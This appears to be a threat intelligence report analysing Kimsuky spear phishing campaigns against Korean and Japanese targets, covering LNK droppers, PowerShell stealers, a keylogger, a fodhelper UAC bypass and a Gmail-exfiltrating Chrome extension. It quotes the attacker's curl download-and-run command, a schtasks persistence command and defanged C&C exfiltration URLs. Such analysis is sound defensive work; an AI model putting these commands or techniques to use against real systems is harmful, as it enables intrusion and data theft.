
Executive Summary
We identified several Kimsuky spear phishing campaigns against South Korean and Japanese targets in the first half of 2026.
The threat actor spread LNK malware through phishing emails carrying OneDrive share links. Running the file sets up a scheduled task that fetches a PowerShell script from the C&C server and runs it at regular intervals.
Those scripts stole data from the host, profiling the system, pulling mail out of Thunderbird and Outlook, and logging keystrokes.
The threat actor also installed legitimate remote control software such as Chrome Remote Desktop and AnyDesk to slip past antivirus detection and open up several routes for remote access.
A malicious Chrome extension that automatically siphons Gmail data showed numerous signs of having been written with generative AI, with Korean comments, debug strings and Unicode emoji running throughout the code.
1. Overview
The ENKI WhiteHat Threat Research Team has identified a number of recent Kimsuky spear phishing cases against South Korean and Japanese targets. Kimsuky spread malware through phishing emails carrying OneDrive share links. Once inside, they used PowerShell scripts and abused legitimate remote control software to steal data and take over the victim machines.

caption - Attack Overview
The threat actor rotated their C&C servers at short intervals and compromised legitimate Korean servers to use as C&C, an infrastructure strategy designed to make tracking harder. The Chrome extension used to steal Gmail data also showed many hallmarks of AI generated code, including detailed Korean comments, debug strings and Unicode emoji.
2. Initial Access
The threat actor uploaded a malware archive to OneDrive and sent victims a phishing email containing a share link to that file. In one Japanese phishing email we obtained, the OneDrive link was accompanied by a short line in Japanese saying the sender was forwarding some material and asking the recipient to take a look.

caption - Japanese phishing email

caption - Archive uploaded to OneDrive
The archive contains 習氏は何をしに平壌に行ったのか.lnk. Running the LNK file executes the hidden PowerShell command below. It connects to the C&C server, displays a decoy document, then downloads logo.png to %appdata%\bot.vbe and runs it.
PowerShell command:
/c mode 15,1 & explorer.exe hxxp://103.77.242[.]187/JINF.pdf & curl hxxp://103.77.242[.]187/logo.png -o %appdata%\bot.vbe & %appdata%\bot.vbe & exit
The decoy document used in this attack, JINF.pdf, is shown below. It turned out to be a column written by a professor affiliated with the Japan Institute for National Fundamentals.

caption - Decoy document written in Japanese
Decoding the VBE file reveals a VBScript obfuscated with string substitution. The script sends a request to the C&C server with the MAC address as a parameter and immediately runs the PowerShell script it receives in response, all in memory. The request URL and the obfuscated VBScript are shown below.
URL:
hxxp://103.77.242[.]187/view.php?type=apple&seed=<MAC_Address>

caption - VBScript obfuscated with string substitution
The PowerShell script returned on the first request registers a scheduled task named Chrome_Update that runs the bot.vbe file created earlier every 15 minutes. From there, the threat actor controls the compromised system by changing the PowerShell script the C&C server hands out. The script delivered on that first request is shown below.
Task registration PowerShell script:
schtasks /create /TN Chrome_Update /TR "C:\Windows\System32\wscript.exe /b ""%appdata%\bot.vbe""" /SC MINUTE /mo 15 /f exit
While analyzing this campaign we collected several more archives holding malicious LNK files that run the same kind of embedded command. The attack flow and the activity period line up across all of them, but the threat actor stood up a new C&C server for each case to deliver the follow-on payload. The archives we gathered are listed below.
caption - Additional Malware Information
Some of the LNK files used decoy documents tied to events in South Korea, which tells us the same threat actor is casting a wide net across both Japan and South Korea. The use of 210.183.177[.]217, a Korean IP, as a C&C server also confirms that legitimate Korean servers are being compromised and repurposed as C&C infrastructure.
3. Malware Analysis
3.1. PowerShell Scripts
The VBE malware registered as a scheduled task during initial access downloads PowerShell scripts from the C&C server and runs them. These scripts fall into two types, ones that carry out malicious activity directly such as stealing system information or logging keystrokes, and ones that install remote control tools like Chrome Remote Desktop and AnyDesk. The latter are covered in the analysis sections for each tool.
3.1.1. System information exfiltration script
The first PowerShell script delivered and executed after the task is registered queries the victim machine for installed security software and system information, then saves the results to C:\users\public\music\aaa.tmp. The collected data is Base64 encoded, the "=" characters are replaced with "%", and the result is POSTed to the URL below.
Exfiltration C&C server URL:
hxxp://103.77.242[.]187/receive.php

caption - System information exfiltration script
3.1.2. Email collection scripts
The threat actor also delivered scripts that pull mail data out of local mailboxes. We identified two, one for each mail client, targeting Thunderbird and Outlook.
The Thunderbird script reads the mail archive files stored locally in mbox format, splits them on the From - * string to pull out individual messages, and saves each one as an eml file.

caption - Thunderbird email collection script 1
From the inbox it takes roughly 55MB of recent mail and saves it to C:\Users\Public\Music\Inbox\. From the sent folder it reads about 100MB of recent mail and saves it to C:\Users\Public\Music\Sent\.

caption - Thunderbird email collection script 2
The Outlook script collects every message sent or received since January 1, 2026 from the local inbox and sent folder, separates the attachments from the message bodies, and saves everything to C:\users\public\music\mail\.

caption - Outlook email collection script 1
The script sorts what it saves into subdirectories named after each account. Message bodies and metadata go into a single email.csv file per account rather than individual eml files, while attachments are separated from the message body and stored in an attachment directory for each account.

caption - Outlook email collection script 2
3.1.3. Keylogger script
We also found a keylogger script the threat actor used to steal keystrokes, including victim passwords. The script compiles inlined C# code directly in memory and runs it. That C# code hooks the keyboard and writes every keystroke to %AppData%\Microsoft\ttmp1.log.

caption - Keylogger script 1
The keylogger itself has no function for sending data to the C&C server, so the collected log file was most likely uploaded by a separate script. The C# code in the script uses the namespace Masakoyoji.Komori.

caption - Keylogger script 2
3.2. Chrome Remote Desktop
The threat actor installed Chrome Remote Desktop on compromised systems to get GUI level remote control. The installation script we obtained drops the files listed below.
caption - Files related to the Chrome Remote Desktop installation
The installation script uses fodhelper.exe to bypass UAC and run the batch file downloaded from the C&C server with administrator privileges. fodhelper.exe is a Windows binary that runs elevated without showing a UAC prompt, and on launch it looks up the ms-settings protocol handler. Windows checks HKCU\Software\Classes before HKLM\Software\Classes when resolving that handler.
Since a standard user can write to HKCU\Software\Classes, setting up Curver chaining on ms-settings so that .fax\Shell\Open\command ultimately points to 1.bat means running fodhelper.exe bypasses UAC and launches 1.bat with administrator privileges.

caption - UAC bypass routine using fodhelper.exe
Once UAC is bypassed, 1.bat runs with administrator privileges. It executes the Chrome Remote Desktop installer 1.msi that was already dropped and starts Chrome Remote Desktop. The command line arguments used as authentication data during binding are listed below.
caption - Chrome Remote Desktop binding command line arguments
After the batch file runs, the installation script checks whether Chrome Remote Desktop installed correctly by saving a directory listing of C:\Program Files (x86)\Google to C:\users\public\music\bbb.tmp. The file is Base64 encoded, the "=" characters are replaced with "%", and the result is POSTed to the C&C server at the URL below.
C&C Server URL: hxxp://103.249.117[.]183/receive.php
3.3. Gmail Exfiltration Chrome Extension
The threat actor installed a malicious Chrome extension that automatically sends the victim's Gmail data to the C&C server. Detailed Korean descriptions and debug strings run throughout the JavaScript and JSON files that make up the extension, strongly suggesting the threat actor wrote most of the code with generative AI. The manifest.json file from the extension we obtained is shown below.
The extension's operations are divided into two Javascript files: content.js and background.js.
First, content.js runs inside the Gmail page and watches the "Send" button and the message reading pane. When the user clicks "Send", it pulls the recipient, subject, body and attachments out of the compose window and passes them to the background. Attachments are downloaded from their links via fetch, Base64 encoded, then passed along the same way.

caption - Sent Gmail collection routine
When a message reading pane appears, the extension pulls out the sender, subject, body and attachments and passes them to the background. Attachments are handled with fetch exactly as they are for sent mail.

caption - Read Gmail collection routine
background.js runs in the background and sends the email data from content.js to the C&C server. Message bodies and attachments are distinguished by a type parameter, and a free Japanese hosting service was used as the C&C server.
C&C Server: hxxps://sweet-iki-4263.holy[.]jp/gmail.php
